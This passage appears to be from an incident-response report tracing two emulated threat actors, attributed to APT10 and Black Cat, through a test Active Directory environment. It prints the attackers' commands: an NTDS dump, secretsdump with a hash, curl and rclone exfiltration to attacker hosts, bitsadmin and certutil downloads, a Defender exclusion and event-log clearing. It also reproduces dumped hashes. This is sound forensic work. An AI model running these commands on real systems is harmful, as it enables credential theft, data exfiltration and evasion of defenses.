


Figure 4: Execution flow of ntdsutil

First, a folder was created in the Recycle Bin by Quasar RAT:

Unset

```
"cmd.exe" /c mkdir
C:\$Recycle.Bin\S-1-5-21-156812349-472333277-3174882868-1109\$RCXNYCG
```

Next, ntdsutil was used to write the data to the new folder:

Unset

```
"ntdsutil.exe" "ac i ntds" "i" "c f
C:\$Recycle.Bin\S-1-5-21-156812349-472333277-3174882868-1109\$RCXNYCG
" q q
```

At 18:02:49 UTC , the notepad++ process performed network scanning activity on host “parrotmon” towards hosts on the subnet 10.10.20.0/24. The following destination ports were scanned:

- 22
- 53
- 80
- 139
- 443
- 445
- 3389

We also observed "nslookup" execution, by the notepad++, for the following IP addresses:
10.10.20.11 (phantomon)
10.10.20.22 (ghostmon)
10.10.20.23 (cecilmon)

On Feb 20 18:08:05, we observed that the Quasar RAT is communicating to the C2 server and exfiltrating the ntds.dit and SYSTEM files that were dumped earlier by the “ntdsutil.exe” execution.

On Feb 21st 2024 14:02:13, We observed several active directory reconnaissance commands executed with dsquery (listed in the table below). These commands were executed by the parent notepad++ process on host "parrotmon" by the compromised user “DIGIRUNAWAY\kizumi.da”. These commands show that the threat actor has identified the presence of the second "DIGIREVENGE" domain, as up until this point they appear to have been acting solely on the "DIGIRUNAWAY" domain).

"dsquery.exe" * -filter "(objectCategory=trusteddomain)" -attr *	This command is used to retrieve detailed information about all trusted domain objects in the Active Directory, which includes all domains that have an established trust relationship with the domain where the command is run.
"dsquery.exe" * -filter "(objectCategory=computer)" -attr *	This command is designed to retrieve comprehensive information about every computer account registered in Active Directory, detailing all attributes of these computer objects.
"dsquery.exe" * -filter "(objectCategory=computer)" -domain DIGIREVENGE -attr *	This command is the same as above, except filtered to only show objects in the "DIGIREVENGE" domain.
"dsquery.exe" * -filter "(&(objectclass=User)(objectCategory=Person))" -domain DIGIREVENGE -attr *	this command is used to extract detailed information about every user account in the "DIGIREVENGE" domain, with all attributes of these user objects being returned.

dsquery reconnaissance showing threat actor interest in the DIGIREVENGE domain

On Feb 21st 2024 14:08:58, the threat actor used the account "DIGIRUNAWAY\kizumi.da" to authenticate from host "digirunaway.net\parrotmon" to host "digirevenge.net\kimeramon", this authentication was possible through a two-way trust between the “digirunaway.net” and “digirevenge.net” domains.
The threat actor used the C$ and admin$ file shares to transfer the following files from "parrotmon" to "kimeramon":

- C:\Program Files\Notepad++\VERSION.dll
- C:\Windows\System32\hkp.dll
- C:\Windows\System32\win64_tools.dll

A few minutes later, on Feb 21st 2024 14:15:29, the threat actor created a Windows Service that executes “notepad++.exe”, with the name "Notepad", and started the service on host "kimeramon". Although they demonstrated a similar pattern as previously, sideloading “VERSION.dll” into Notepad++ which then continues to load additional “DLLs hkp.dll” and “win64_tools.dll”, this time “VERSION.dll” is the SodaMaster malware.

The creation of the service was achieved through remote Windows Service creation from host "parrotmon" to host "kimeramon". The following commands were executed by user "DIGIRUNAWAY\kizumi.da" on host "parrotmon":

Unset

```
"sc.exe" \\kimeramon.digirevenge.net create Notepad binpath= "cmd /c \"C:\Program Files\Notepad++\notepad++.exe\"" error= ignore start= demand
```

Unset

```
"sc.exe" \\kimeramon.digirevenge.net start Notepad
```

Please refer to the Malware Analysis section below for additional details on SodaMaster.

C2 connections were also observed on host kimeramon from the notepad++ process to a new, previously unseen IP address:

- 121.93.44.121
- AS 2510(FUJITSU LIMITED)

This appears to be a direct IP connection, and we observed connections reoccurring approximately every 5 seconds.

The notepad++ process then executed a command designed to evade defenses and create a Windows Defender exception for notepad++.

Unset

```
C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe
Add-MpPreference -ExclusionPath 'C:/Program Files/Notepad++'
```

At 19:08:37 UTC on Feb 21, the malware implant on host “kimeramon” was activated and started injecting threads into the following local process:

- C:\Windows\system32\svchost.exe -k DcomLaunch -p
- PID: 988

Each injected thread creates a Named Pipe, to communicate with the injecting malware, and executes a command.

The following child processes were executed by “svchost.exe”:


Command	Description
C:\Windows\System32\cmd.exe /c netstat -anop tcp	List active tcp connections and open ports.
C:\Windows\System32\cmd.exe /c tasklist /v	List current active processes.
C:\Windows\System32\cmd.exe /c net view 10.20.10.23 /all	List information about the host 10.20.10.23 (File server - alphamon).
C:\Windows\System32\cmd.exe /c net user kmimi /domain	List information for active directory user kmimi.
C:\Windows\System32\cmd.exe /c C:/Windows/Temp/secretsdump.exe digirunaway/kizumi.da@127.0.0.1 -hashes :6265fbabbdaa3ee71df61bd9f3c77d68 > C:/Windows/Temp/tmp4541 && echo Done	Execute secretsdump.exe, a known credential harvesting tool.
C:\Windows\System32\cmd.exe /c curl -X POST -H filename:sdump.txt --data-binary @C:/Windows/Temp/tmp4541 http://ten-cent.us/uploads	Upload harvested credentials to attacker C2.

As part of this execution, “secretsdump.exe” was used to dump credentials from the victim system (kimeramon). Secretsdump is a python script that is part of the Impacket library, it attempts to dump system credentials by saving the SAM and SECURITY registry hives. The stored hashes are often exfiltrated and cracked offline to produce the plaintext password.

These secrets were written to disk at C:\Windows\Temp\tmp4541, and then exfiltrated with an HTTP POST request using curl to a domain previously observed from the threat actor:

- http://ten-cent[.]us/uploads

```
Unset
C:\Windows\System32\cmd.exe /c curl -X POST -H filename:sdump.txt
--data-binary @C:/Windows/Temp/tmp4541 http://ten-cent.us/uploads
```



```
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf358f3fcab205b58ae50f7e68a229f80
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:1ea36d698fc01a60bf36fd1c4a7c04af:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:cd8b9b02692930b413e23cb21374f323:::
windesk:1000:aad3b435b51404eeaad3b435b51404ee:1ea36d698fc01a60bf36fd1c4a7c04af:::
devadmin:1002:aad3b435b51404eeaad3b435b51404ee:517c702b2b6dc0f09ef1560366692c3d:::
[*] Dumping cached domain logon information (domain/username:hash)
DIGIREVENGE.NETNUL/evals_domain_admin:$DCC2$10240#evals_domain_admin#3e0ba6f015a2dbbd11a908d504e70171: (2024-02-16 23:05:52)
DIGIREVENGE.NETNUL/zorimoto:$DCC2$10240#zorimoto#e78d408e331715b9afaf254e622c7be6: (2024-02-16 23:02:32)
DIGIREVENGE.NETNUL/vendor_domain_admin:$DCC2$10240#vendor_domain_admin#bfd596e3c677b271c7d96b78c3a2a3c3: (2024-02-13 16:47:19)
DIGIREVENGE.NETNUL/ykaida:$DCC2$10240#ykaida#2338ec048ae570185bd7b7691a42dc0f: (2024-02-21 14:32:46)
DIGIREVENGE.NETNUL/kmimi:$DCC2$10240#kmimi#10178aba5321bc6a618da8684f85e9de: (2024-02-21 14:28:22)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DIGIREVENGE\KIMERAMON$:aes256-cts-hmac-sha1-96:5bc46a166fb1f5aac8e18e847159e2b0f3b1eb821ee9673c5339995cc0b83001
DIGIREVENGE\KIMERAMON$:aes128-cts-hmac-sha1-96:337598e2646a26fda75998191d6f5755
DIGIREVENGE\KIMERAMON$:des-cbc-md5:9b3767a7255b91b6
DIGIREVENGE\KIMERAMON$:plain_password_hex:b660e8bf32824d35afba905fbfabe434c5e590415d9d0506e643aa4ee2c4c905672d4c46bdc77f9f5258f6c6b8da6ebc88f
DIGIREVENGE\KIMERAMON$:aad3b435b51404eeaad3b435b51404ee:c37c6b2aaa7e2699bd0da9600a1e8142:::
[*] DefaultPassword
windesk:windesk
[*] DPAPI_SYSTEM
dpapi_machinekey:0xea59d6469204242f58805bf6ec36815c33f3a76e
dpapi_userkey:0x34dea4b453c39de2db12e21565c532b307525859
[-] LSA hashes extraction failed: 'HashRecords'
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Figure 5: Output from secretsdump.exe

NOTE: Agent was installed on “raremon” on Feb 22nd at 21:36 UTC.

Prior to this hour, we referred to this host as an unmanaged host.


The following describes activities initiated by a new threat actor we observed in your environment, which is attributed to Black Cat.

On Feb 22nd 2024 15:10:50, we observed the user "RAREMON\OP1" logging in to "raremon" from the unmanaged host 10.10.30.205. Three minutes later at 15:13:00, "RAREMON\OP1" used the credentials of "zorimoto" to authenticate from "raremon" to "kimeramon".
Authentication details:

- Source Host: raremon
- Source IP: 10.30.10.4
- Dest Host: kimeramon
- User: DIGIREVENGE\zorimoto
- Feb 22nd 2024 15:13:00 UTC

After authenticating, the threat actor used the Microsoft Edge browser on the host to download the ADRecon tool from github:

- URL: https://github[.]com/sense-of-security/ADRecon/blob/11881a24e9c8b207f31b56846809ce1fb189bcc9/ADRecon.ps1
- Download path: C:\Users\zorimoto\Downloads\ADRecon.ps1
- Host: kimeramon
- User: DIGIREVENGE\zorimoto
- Time: Feb 22nd 2024 15:14:23 UTC



HOSTNAME	VISIT TIME	USER	URL
kimeramon	Feb 22nd 2024 15:13:53	zorimoto	https://github.com/sense-of-security/ADRecon/blob/11881a24e9c8b207f31b56846809ce1fb189bcc9/ADRecon.ps1
kimeramon	Feb 22nd 2024 15:13:52	zorimoto	https://github.com/sense-of-security/ADRecon/blob/11881a24e9c8b207f31b56846809ce1fb189bcc9/ADRecon.ps1
kimeramon	Feb 22nd 2024 15:13:55	zorimoto	https://github.com/sense-of-security/ADRecon/blob/11881a24e9c8b207f31b56846809ce1fb189bcc9/ADRecon.ps1
kimeramon	Feb 22nd 2024 15:13:53	zorimoto	https://github.com/sense-of-security/ADRecon/blob/11881a24e9c8b207f31b56846809ce1fb189bcc9/ADRecon.ps1

Figure 6: Downloading ADRecon

ADRecon is a command-line utility commonly used by Active Directory administrators, security professionals, auditors, red teams, threat actors, and more to collect information on Active Directory objects and attributes. ADRecon was executed with the following arguments:

Unset

```
.\ADRecon.ps1 -Collect GroupMembers, Computers -OutputType CSV
```

The following LDAP queries were performed as part of this execution:

- (samAccountType=805306369)
- (objectClass=group)
- (|(memberof=*)(primarygroupid=*))
- (objectClass=*)
- (objectClass=dMD)
- (objectclass=*)

ADRecon sent its output to multiple CSV files in the following directory on host "kimeramon":

- C:\Users\zorimoto\Downloads\ADRecon-Report-20240222151553\CSV-Files\AboutADRecon.csv
- C:\Users\zorimoto\Downloads\ADRecon-Report-20240222151553\CSV-Files\Computers.csv
- C:\Users\zorimoto\Downloads\ADRecon-Report-20240222151553\CSV-Files\GroupMembers.csv

These files were read by a LibreOffice process, likely for the threat actor to check and/or copy the output.

On Feb 22nd 2024 15:57:13 , we observed the use of bitsadmin to download and execute an additional tool:

- Host: kimeramon

- User: DIGIREVENGE\zorimoto
- Command:


Unset

```
bitsadmin /transfer defaultjob2 /download
http://the-inator.com/digirevenge/netbnmp.exe
C:\Users\zorimoto\AppData\Local\Temp\netbnmp.exe
```

- Execution CMD:

Unset

```
C:\Users\zorimoto\AppData\Local\Temp\netbnmp.exe base64 localhost
zorimoto <REDUCTED PASSWORD>
```



DNS_QUERY_NAME	DNS_RESOLUTIONS
the-inator.com	
the-inator.com	[{"name": "the-inator.com", "type": "A", "value": "116.83.2.91"}] Show more

Figure 7: Resolved IP address for "the-inator[.]com": 116[.]83.2.91

On Feb 22nd 2024 16:51:10 UTC, an RDP session was established to move laterally to a new host, "datamon":

- Source host: kimeramon
- Dest host: datamon
- User: DIGIREVENGE\zorimoto

On "datamon", the threat actor re-executed the bitsadmin command to download the binary onto the new host and then execute it:

- Command:

Unset

```
bitsadmin /transfer defaultjob /download
http://the-inator.com/digirevenge/netbnmp.exe
C:\Users\zorimoto\AppData\Local\Temp\4\netbnmp.exe
```

- Execution CMD:

Unset

```
C:\Users\zorimoto\AppData\Local\Temp\4\netbnmp.exe dpapi localhost
zorimoto <REDUCTED PASSWORD>
```


The Netbnmp tool was executed on both "kimeramon" and "datamon" by user “DIGIREVENGE\zorimoto”. It appears to have captured encrypted credential information for several users:

Credentials from "datamon":

- netbnmadmin
- dbadmin
- ykaida.da
- dbadmin
- marakawa
- kvmadmin
- windesk
- winlocaladmin

Data from "kimeramon" (not encrypted):

- netbnmadmin, <PASSWORD_REDACTED>, dbadmin
- Data: Password*



```
netbnmadmin, AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u/1MyH6Jny/AAAAAACAAAAAAA
DZgAAwAAAABAAAAB7A08N0CmKzAEiMMqzhwmbAAAAAASAAACgAAAAEAAAAL+bdetjMztgBu8dZnoU3es
QAAAAqVYpepKx9V6OvwXivrqUdBQAAACfoNrHIFM0I29vyPCSv6XX9rVHHA==, dbadmin
Decrypting DPAPI encrypted password: AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u
/1MyH6Jny/AAAAAACAAAAAAADZgAAwAAAABAAAAB7A08N0CmKzAEiMMqzhwmbAAAAAASAAACgAAAAEAA
AAL+bdetjMztgBu8dZnoU3esQAAAAqVYpepKx9V6OvwXivrqUdBQAAACfoNrHIFM0I29vyPCSv6XX9rV
HHA==
ykaida.da, AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u/1MyH6Jny/AAAAAACAAAAAAADZ
gAAwAAAABAAAADvj36jNAtBriQS7UoMHCzaAAAAAASAAACgAAAAEAAAAMToKj0B1dwndGfBAKCqlO0YA
AAABri+QQg+dKnNds2P9MDpjs/JxHLeRuUrFAAAACFlggL4bTkp9qQzKJf1K8o00WUP, dbadmin
Decrypting DPAPI encrypted password: AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u
/1MyH6Jny/AAAAAACAAAAAAADZgAAwAAAABAAAADvj36jNAtBriQS7UoMHCzaAAAAAASAAACgAAAAEAA
AAMToKj0B1dwndGfBAKCqlO0YAAAABri+QQg+dKnNds2P9MDpjs/JxHLeRuUrFAAAACFlggL4bTkp9qQ
zKJf1K8o00WUP
marakawa, AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u/1MyH6Jny/AAAAAACAAAAAAADZg
AAwAAAABAAAADNovHuAKlHcK+0C1RFf4kGAAAAAASAAACgAAAAEAAAADxeuYJSCrAiNykavAyrDTYYAA
AAFxn7evWXpIZA+FGA5CrQFfHTPxu6q27LFAAAAFKhBEmSuuP/XhRRacfmmbcZ2Jr5, kvmadmin
Decrypting DPAPI encrypted password: AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u
/1MyH6Jny/AAAAAACAAAAAAADZgAAwAAAABAAAADNovHuAKlHcK+0C1RFf4kGAAAAAASAAACgAAAAEAA
AADxeuYJSCrAiNykavAyrDTYYAAAAFxn7evWXpIZA+FGA5CrQFfHTPxu6q27LFAAAAFKhBEmSuuP/XhR
RacfmmbcZ2Jr5
windesk, AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u/1MyH6Jny/AAAAAACAAAAAAADZgA
AwAAAABAAAADLHxRgnHCt5GV5CSZenI2WAAAAAASAAACgAAAAEAAAAJ6ba5MFvB5k7iw8vT6FqQgIAAA
AvZFyVkXnnfkUAAAAc0mjsYyOFLNX17ABIe/xZmvkAcA=, winlocaladmin
Decrypting DPAPI encrypted password: AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAnyFRNakCb0u
/1MyH6Jny/AAAAAACAAAAAAADZgAAwAAAABAAAADLHxRgnHCt5GV5CSZenI2WAAAAAASAAACgAAAAEAA
AAJ6ba5MFvB5k7iw8vT6FqQgIAAAAvZFyVkXnnfkUAAAAc0mjsYyOFLNX17ABIe/xZmvkAcA=
```

Figure 8: DPAPI Hashes


Please refer to the Malware Analysis section below for additional details on the Netbnmp tool.

The threat actor then made a registry change that enabled the WDigest authentication provider. WDigest stores credential information in plaintext in memory, allowing easier credential theft when users authenticate to the target system. In order to gain privileges to perform this action, they used credentials for the "windesk" local administrator account.

- Registry key: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SecurityProviders\WDigest
- Value name: UseLogonCredential
- New value: 1 (enabled)

Next, the "windesk" local administrator account was used to execute Task Manager and create a process dump of the LSASS process on the host, allowing the threat actor to dump any stored secrets or credential information.

- Dump file path: C:\Users\windesk\AppData\Local\Temp\lsass.DMP



ALERT NAME
LSASS dump file written to disk

TIMESTAMP
Feb 22nd 2024 17:42:28

Figure 9: LSASS process memory dumped with Task Manager

Rclone was downloaded using the Edge web browser to the following path:

- C:\Users\zorimoto\Downloads\rclone-v1.64.0-windows-amd64.zip

Rclone is a command-line tool that allows users to copy and manage content on remote providers. It was configured to connect to attacker infrastructure:

```
[webdav]
type = webdav
url = http://luffaplex-dillpickle-inator.com:8080
vendor = other
```

The domain above resolved to the IP address: 116.83.4.99

The following command was run to perform the exfiltration of the dumped credential information to the above destination:

Unset

```
rclone copy "C:\Users\windesk\AppData\Local\Temp\lsass.DMP"
```

On Feb 22nd 2024 19:13:5, we observed additional activity by the first threat actor - APT10, which led to the reactivation of SodaMaster on “Kimeramon” and writing of a new script file to disk:

- Host: kimeramon
- File path: C:\Users\kmimi\appdata\local\temp\w.vbs
- Time: Feb 22nd 2024 19:13:55

This script file had the capability to create an interactive shell using WMI and execute commands remotely on a target host. It was executed with the credentials of the user “DIGIREVENGE\kmimi” towards the target host "alphamon":


Unset

```
cscript.exe C:\Users\kmimi\appdata\local\temp\w.vbs /shell 10.20.10.23
DIGIREVENGE\kmimi <password redacted>
```

The following commands were executed, while utilizing the “w.vbs” script, to archive all files in the “F:\data folder” and exfiltrate them to an attacker-controlled network drive - “\\manhwajia.au\digirevenge”:

Command	Purpose
cmd.exe /c powershell.exe "Get-SmbShare | foreach-object -process { if($_.Path) { dir $_.Path } }" > C:\Windows\wmic.log 2>&1	Enumerate SMB shares
cmd.exe /c certutil.exe -urlcache -f http://ten-cent.us/files/giag1.crl "C:\Program Files\conhost.exe" > C:\Windows\wmic.log 2>&1	Download winrar from attacker infrastructure - This is a legitimate Winrar binary renamed to "conhost.exe". The attacker likely identified the F:\ share used in the next command.
conhost.exe a -r C:\Windows\Temp\wmilog.rar F:\data	Archive all data in the F:\data folder and store in the wmilog.rar archive. Recurse through subfolders. This is a staging action before data exfiltration.
cmd.exe /c for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1" > C:\Windows\wmic.log 2>&1	Delete Windows Event Logs for defense evasion.
cmd.exe /c net use \\manhwajia.au\digirevenge & robocopy C:\Windows\Temp \\manhwajia.au\digirevenge wmilog.rar /mt /z > C:\Windows\wmic.log 2>&1	Mount an attacker-controlled external host as a network drive, and exfiltrate the staged data.
cmd.exe /c del C:\Windows\wmic.log /F > nul 2>&1	Delete the WMI log file

The above mentioned activity resulted in approximately 202 files being exfiltrated from the host “Alphamon”. The files exfiltrated may contain sensitive information to the organization, as well as PII of customers, and employees which may need to be disclosed to federal regulators.



